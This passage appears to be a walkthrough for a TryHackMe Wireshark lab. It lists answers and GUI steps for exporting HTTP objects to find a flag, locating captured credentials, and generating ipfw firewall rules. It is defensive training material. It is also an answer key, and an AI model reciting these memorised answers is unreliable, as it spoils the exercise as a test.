
Task 6.4
Investigate the decrypted packets and find the flag! What is the flag?
Answer: FLAG{THM-PACKETMASTER}
Why? Go to File -> Export Objects -> HTTP… to see the files from the decrypted traffic. 
Save the text/plain file from packet 1644 (situla.bitbit.net). 
Opening the file shows the ASCII art with FLAG{THM-PACKETMASTER}. 
Task 7.1
What is the packet number of the credentials using “HTTP Basic Auth”?
Answer: 237
Why? In Bonus-exercise.pcap, go to Tools -> Credentials. 
At the bottom of the list, the HTTP basic entry (afiiskc) is in packet 237. 
Task 7.2
What is the packet number where “empty password” was submitted?
Answer: 170
Why? Clicking on the FTP entries in the Credentials window shows packet 170 has Request: PASS with no password after it. 
Task 7.3
Select packet number 99. Create a rule for “IPFirewall (ipfw)”. What is the rule for “denying source IPv4 address”?
Answer: add deny ip from 10.121.70.151 to any in
Why? Click on packet 99 and go to Tools -> Firewall ACL Rules. 
Change the dropdown to IPFirewall (ipfw). 
With Deny and Inbound checked, the # IPv4 source address. rule is add deny ip from 10.121.70.151 to any in. 
Task 7.4

Select packet number 231. Create “IPFirewall” rules. What is the rule for “allowing destination MAC address”?
Answer: add allow MAC 00:d0:59:aa:af:80 any in
Why? Select packet 231, open Tools -> Firewall ACL Rules, pick IPFirewall (ipfw), and uncheck Deny so it makes an allow rule. The destination MAC rule is add allow MAC 00:d0:59:aa:af:80 any in.